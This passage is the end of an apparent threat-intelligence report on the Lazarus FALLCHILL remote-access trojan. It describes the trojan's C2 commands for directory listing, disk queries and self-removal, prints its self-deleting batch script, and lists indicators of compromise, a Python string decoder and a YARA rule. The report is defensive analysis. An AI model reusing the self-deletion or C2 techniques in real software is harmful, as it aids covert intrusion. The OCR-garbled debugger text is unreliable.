The process tries to move the above directory to the Desktop folder (0x8 = **MOVEFILE_WRITE_THROUGH**):

	04055F9 04055FA 04055FB	57 55 FF 15 34 00 41	þ	ush edi ush ebp all dword pt	r ds:[<mark><&Mo</mark> r	/eFileExW>]	e >	V Default (stdc	0 x875W_P all) 02569FD8 L"C:	0 x875₩_U 0
dword ptr [004100 .text:004055FB]a			= <kernel32.mov< th=""><th>/eFileExW></th><th></th><th></th><th></th><th>2: [esp+4 3: [esp+8</th><th>] 02566C00 L</th><th></th></kernel32.mov<>	/eFileExW>				2: [esp+4 3: [esp+8] 02566C00 L	
Dump 1 Dump 1	ump 2 🛄 Du	ump 3 🛄 Dump 4		Watch 1	[x=] Locals	Struct	0310FCF8 0256 0310FCFC 0256 0310FD00 0000	6C00 L"C:\\		esktop\\Test2" esktop\\"

Figure 97

EAX = 28 - traverse an existing directory or extract the drive type and the amount of free space on the disk

Whether the parameter provided by the server is a folder name, then the process traverses the directory using the FindFirstFileW and FindNextFileW APIs and send the status (an encrypted buffer) to the C2 server:

	0040579F 004057A0 04057A1 < (004152B0 <1azaru 57A1 1azarus.exe:		push ecx push ebx call dword		indFirstFilew>]	e >	Default 1: [e: 2: [e: 3: [e:	_SF 0 x875W_P (stdcall) sp] 025669E0 L"(sp+4] 0310FA88 sp+8] 0310FD18 sp+c] 02569FD8 1		5 🗘 🗌 Unlod
	• 0040584C 0040584D • 0040584E • <		Dump 5 🛞 Watch push eax push eax call dword	∣ptr ds:[<&Fi	<pre> Struct indNextFilew>] </pre>	0310FA6S = 025 6 0310FA6C = 0310	FA88 x875W Default 1: [e: 3: [e:	::\\Users\\ _SF 0 x87SW_P (stdcall) sp] 02566E20 sp+4] 0310FA88 sp+8] 0310FD18 sp+2] 02569FD8 1	0 x875W_U	0 5 🕂 Unloc
Dump 1	Dump 2	Dump 3 🔛 Dump 4	💷 Dump 5 🛛 🏀 Watch	1 [x=] Locals	2 Struct	0310FA68 0256 0310FA6C 0310				

Figure 98

Whether the parameter provided by the server is a disk drive, the file retrieves the drive type using the GetDriveTypeW routine, as shown in figure 99.



	01.0000000 20 11 0 01
00405895 56 push esi 00405895 FF 15 D4 52 41 00 call dword ptr ds: [<&GetDriveTypew>] dword ptr [004152D4 <lazarus.&getdrivetypew>]=<kernel32.getdrivetypew> .text:00405896 .text:00405896 lazarus.exe:\$5896 #5896</kernel32.getdrivetypew></lazarus.&getdrivetypew>	€ ↓
100 Dumo 1 100 Dumo 2 100 Dumo 4 100 Dumo F 100 Usada 4 Tradicada - 10 Dumo 4	0310FCC0 02569FD8 L"C:\\"

Figure 99

The binary gets the total amount of space and the total amount of free space that is available on the "C:\" drive:



Figure 100

The case number and the drive type, along with the amount of space and the amount of free space, are encrypted using the XOR operator and send to the C2 server:

	6A 00 83 C2 05 51 8B 4D 0C 52 E8 B0 FA FF FF 5355B #355B	push 0 add edx,5 push ecx mov ecx,dword ptr ss:[ebp+C] push edx call lazarus.403010	> Default (stdcall)	x875w_C3 0 x875w_C2 0 x875w_C0 0 x875w_E5 0 x875w_P 0 x875w_U 0 x875w_P 0 x875w_U 0 x875w_P 0 x875w_U 0 x875w_P 0 x875w_U 0 x875w_U 0 x875w_C3 0 x875w_C2 0 x875w_C3 0 x875w_C3 0 x875w_C3 0 x
Dump 1 Dump 2	ump 3 💭 Dump 4 💭 Dump	5 👹 Watch 1 🛛 🛛 🖉 Struct	0310FC94 0255C63D 0310FC98 0000001C	
Address Hex 0255C63D 51 FF 00 00 03 00 0255C64D 13 00 00 00 00 C0				

Figure 101

EAX = 31 - extract the current directory name and send it to the C2 server

The binary retrieves the current directory using the GetCurrentDirectoryW routine:

EIP	004052C/ 004052D0 → 004052D0 00410030 <la <="" td=""></la>	68 04 FF 15		0 C			tCurrentDirec	toryW>]	> ~	Default (stdcall) 1: [esp] 00000	0104	×875₩_U 0
	2D0 lazarus.			LUI YNYJ-KKE	nersz.deteu	rrencorrec	LOI YWS			3: [esp+8] 000	10FD64 000000 000000	
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	Struct	0310FD5C 00 0310FD60 03	0000: 310FE			
						Eigu	ra 107					

Figure 102

The case number and the directory name are encrypted using XOR operation and transmitted to the C2 server, as shown in the figure below.



	push 0 add edx,5 push ecx, mush ecx,dword ptr ss:[ebp+C] mush edx call lazarus.403010	XX/STATUSWORD 0000 X875W_E0 0 X875W_C3 0 X875W_C2 0 X875W_E1 0 X875W_C0 0 X875W_E5 0 X875W_SF 0 X875W_P 0 X875W_U 0 X875W_E1 0 000000 X875W_E1 0 0000000 X875W_E1 0 00000000 X875W_E1 0 00000000
		0310FD14 0255C63D
Dump 1 Dump 2 Dump 3 Dump 4	🕮 Dump 5 ඕ Watch 1 🛛 [x=] Locals 🖉 Struct	0310FD18 0000002E
Address Hex	ASCII	0310FD1C 00000000 0310FD20 02571FD8
0255C63D 58 FF 00 00 43 00 3A 00 5C 00 55 00 0255C64D 72 00 73 00 5C 00 5C 00	5C 00 44 00 r.s.\.	

Figure 103

EAX = 32 – set the current directory for the current process to a value provided by the C2 server

The executable calls the FindFirstFileW API with the directory as a parameter:

	004053D0 004053D1	52 50		p	ish edx ish eax			_	e	x875w_5F 0 x875w_P 0 x875w_U 0
	→ 004053D2						ndFirstFileW>]	>	Default (stdcall)
	004152B0 <laz 3D2 lazarus.e</laz]= <kernel32.< td=""><td>FindFirstFi</td><td>lew></td><td></td><td></td><td></td><td>2: [csp+4] 0310FD18 3: [csp+8] 02571FD8 4: [csp+C]_00000000</td></kernel32.<>	FindFirstFi	lew>				2: [csp+4] 0310FD18 3: [csp+8] 02571FD8 4: [csp+C]_00000000
ump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[x=] Locals	Struct	0310FAFC 0 0310FB00 0		B10 L"C:\\NewDirectory*.*" D18

Figure 104

The current directory for the process is changed using the SetCurrentDirectoryW API:

EIP 00405406	52 FF 15 30 52 41 00	push edx call dword ptr ds:[<&SetCurrentDirectoryw>]	• •	Default (stdcall) 🔻 5 🖨 Unloci
dword ptr [00415230 <lazar .text:00405407 lazarus.exe</lazar 		>]= <kernel32.setcurrentdirectoryw></kernel32.setcurrentdirectoryw>		1: [esp] 0310FB10 L"C:\\NewDirectory\\" 2: [esp+4] 02571FD8 3: [esp+8] 0000000 4: [esp+C] 02569BC8
Dump 1 Bill Dump 2 Bill		0310	B00 0310F	B10 L"C:\\NewDirectory\\"

Figure 105

EAX = 33 - delete a registry value used for persistence and all artifacts associated with the malware on the system

GetTempPathA is utilized to retrieve the %TEMP% directory:

	00408BC 00408BC	9 68 04	01 00 00	pu	ish ebx ish 104				x875W_SF 0 x875W_P	0 x875W_U 0
	→• <u>00408BC</u> <					r as:[<&Ge	tTempPathA>]	2	 Default (stdcall) 1: [esp] 00000104	▼ 5 🖨 🗌 Unloc
	[00410060 <]; BBCE lazarus			<kerne132.ge< th=""><th>trempPathA></th><th></th><th></th><th></th><th>2: [esp+4] 02566298 3: [esp+8] 02571FD8 4: [esp+C] 00000000</th><th></th></kerne132.ge<>	trempPathA>				2: [esp+4] 02566298 3: [esp+8] 02571FD8 4: [esp+C] 00000000	
Dump 1	Ump 2	🚛 Dump 3	Dump 4	Dump 5	🥮 Watch 1	[x=] Locals	2 Struct	0310F85C 000 0310F860 025		
						Figu	re 106			

The process creates a batch file called CMUPD.bat, as highlighted in figure 107.



	00408C88 00408C92 00408C92 00408C92 00408C96 00408C98 00408C99 00408C99 00408C99 00408C99 >00408C91 00408C92 00408C93 00408C93 00408C93 00408C98	68 80 6A 02 6A 03 68 00 53 FF 15 arus.&Cre	000 00 00 000 00 40 558 00 41 0 ateFileA>]=	0			reateFileA>]		e ~	x8/1w_b s (EmpLy) x8/1w_/ s (EmpLy) x87StatusWord 0000 x87SW_C 0 x87SW_C 2 x87SW_C 10 x87SW_C 2 0 x85SW_S 10 x87SW_S 10 0 <tr< th=""></tr<>
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	0310F848 02566298	"C:\	\Users\`\\AppData\\Local\\Temp\\CMUPD.bat"
		e-e bump 5	e-e Dump 4	e-e bump 5	-	In-I LOCAIS	2 Suder	0310F84C 40000000 0310F850 00000003		
Address He					ASCII		<u>^</u>	0310F854 00000000		
	4D 55 50 44							0310F858 00000002		
	0 00 00 00 00 00							0310F85C 00000080		
								0310F860 00000000		

Figure 107

The binary opens the Run registry key that is commonly used for persistence purposes (0x80000002 = **HKEY_LOCAL_MACHINE** and 0xF003F = **KEY_ALL_ACCESS**):

	80 push edx 1 00 call dword ptr	ds:[<&RegOpenKeyExW>]	e ~ >	x875tatusWord 0000 x875w_C0 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 0 x875w_U 0 Default (stdcall) ▼ 5 □ Uniod 1: [esp] 80000002 2: [esp+4] 0310F894 L"Software\\\\Microsoft\\
.text:00408D61 lazarus.exe:\$8D61 #8D61				3: [esp+8] 0000000 4: [esp+C] 000F003F
Dump 1 Dump 2 Dump 3 Dump 3 Address Hex 0310F840 00 06 09 2A 86 48 86 F7 00 01	ASCII	0310F858 00000000	L"Software\\\\	Microsoft\\\\Windows\\\\CurrentVersion\\\\Run"

Figure 108

A value with the same name as the executable (which we generically called "lazarus") is deleted by the malware using RegDeleteValueW:

	 00408D70 00408D77 00408D77 	51	2C 52 41 00	p	ush eax ush ecx			aut. 7		x875W_SF 0 x875W_P 0 x875W_U 0
ETH	• <		~	1-	all dword pt		gperetevarue	ew>j		Default (stdcall)
dword ptr	[0041522C <la< td=""><td>zarus.&RegD</td><td>eleteValueW</td><td>>]=<advapi32< td=""><td>RegDeletev.</td><td>alueW></td><td></td><td></td><td></td><td>2: [esp+4] 0310FB5C L"lazarus" 3: [esp+8] 02571FD8 4: [esp+C] 0000000</td></advapi32<></td></la<>	zarus.&RegD	eleteValueW	>]= <advapi32< td=""><td>RegDeletev.</td><td>alueW></td><td></td><td></td><td></td><td>2: [esp+4] 0310FB5C L"lazarus" 3: [esp+8] 02571FD8 4: [esp+C] 0000000</td></advapi32<>	RegDeletev.	alueW>				2: [esp+4] 0310FB5C L"lazarus" 3: [esp+8] 02571FD8 4: [esp+C] 0000000
.text:00408	BD78 lazarus.	exe:\$8D78 #	8D78						ī	4. [esp+c] 0000000
Dump 1	Dump 2	Dump 3	Ump 4	Dump 5	🛞 Watch 1	[x=] Locals	Struct	0310F85C 0310F860		F8 5C L"lazarus"



The content of the batch file is displayed below. It is used to delete the malicious file and afterwards the batch file:

🔚 СМЦ	JPD.bat 🔀
1	@echo off
2	: Loop
3	del "C:\Users\\Desktop\lazarus.exe"
4	if exist "C:\Users\"\Desktop\lazarus.exe" goto Loop
5	del "C:\Users\\AppData\Local\Temp\CMUPD.bat"

Figure 110



A new process that runs the batch file is created by the malware, and this concludes our analysis:




Figure 111

INDICATORS OF COMPROMISE

SHA256: a606716355035d4a1ea0b15f3bee30aad41a2c32df28c2d468eafd18361d60d6

C2 IP addresses:

125.212.132.222

175.100.189.174

APPENDIX

Decryption algorithm for strings (Python)

l = ["GvgVvihrlmEcW", "GvgVlofnvImulinagrlmW", "GvgUhviNanvW", "GvgTvnkPagsW", "GvgTvnkFrovNanvW", "GvgTrxpClfmg", "GvgTlpvmImulinagrlm", "GvgSbhgvnDrivxglibW", "GvgPilxvhhTrnvh", "GvgMlwfovHamwovW", "GvgMlwfovFrovNanvW", "GvgLlxaoTrnv", "GvgLltrxaoDirevh", "GvgLahgEiili", "GvgFrovTrnv", "GvgFrovSrzv", "GvgFrovAggiryfgvhW", "GvgEcrgClwvTsivaw", "GvgEcrgClwvPilxvhh", "GvgDrhpFivvSkaxvEcW", "GvgDirevTbkvW",



244 Fifth Avenue, Suite 2035, New York, NY 10001 **LIFARS**.com (212) 222-7061 info@lifars.com

```
"GvgClnkfgviNanvW",
"GvgCfiivmgPilxvhh",
"GvgCfiivmgDrivxglibW",
"GvgAwakgvihImul",
"RvtCivagvKvbW"]
for j in range (0, len(l)):
         s = "
         a = l[j]
         for i in range (0, len(a)):
                   b = hex(ord(a[i]))
                   b = int(b, 16)
                   if (b > 0x61) and (b < 0x7a):
                             c = int("0xdb", 16) - b
                             s = s + str(bytearray.fromhex(str(hex(c))[2:]).decode())
                    else:
                             s = s + a[i]
         print s+"\n"
```

Yara rule for detecting the threat

```
rule Lazarus FALLCHILL RAT
{
meta:
         author = "Vlad Pasca - LIFARS LLC"
         Date = "2021-08-25"
         Reference = "https://us-cert.cisa.gov/sites/default/files/publications/MAR-
10135536-A WHITE S508C.pdf"
strings:
         $s1 = "GvgFrovSrzv" fullword ascii
         $s2 = "LlxpRvhlfixv" fullword ascii
         $s3 = "Pilxvhh32FrihgW" fullword ascii
         $s4 = "WirgvPilxvhhMvnlib" fullword ascii
         $t1 = "@echo off" fullword ascii
         t2 = c\%sd.e\%sc\%s > \%s/2 \ge 1 fullword wide
         t_3 = "--" fullword wide
         $t4 = "REGSVR32.EXE.MUI" fullword wide
condition:
  (uint16(0) == 0x5A4D) and (3 \text{ of } (\$s^*) \text{ or } 3 \text{ of } (\$t^*))
}
```

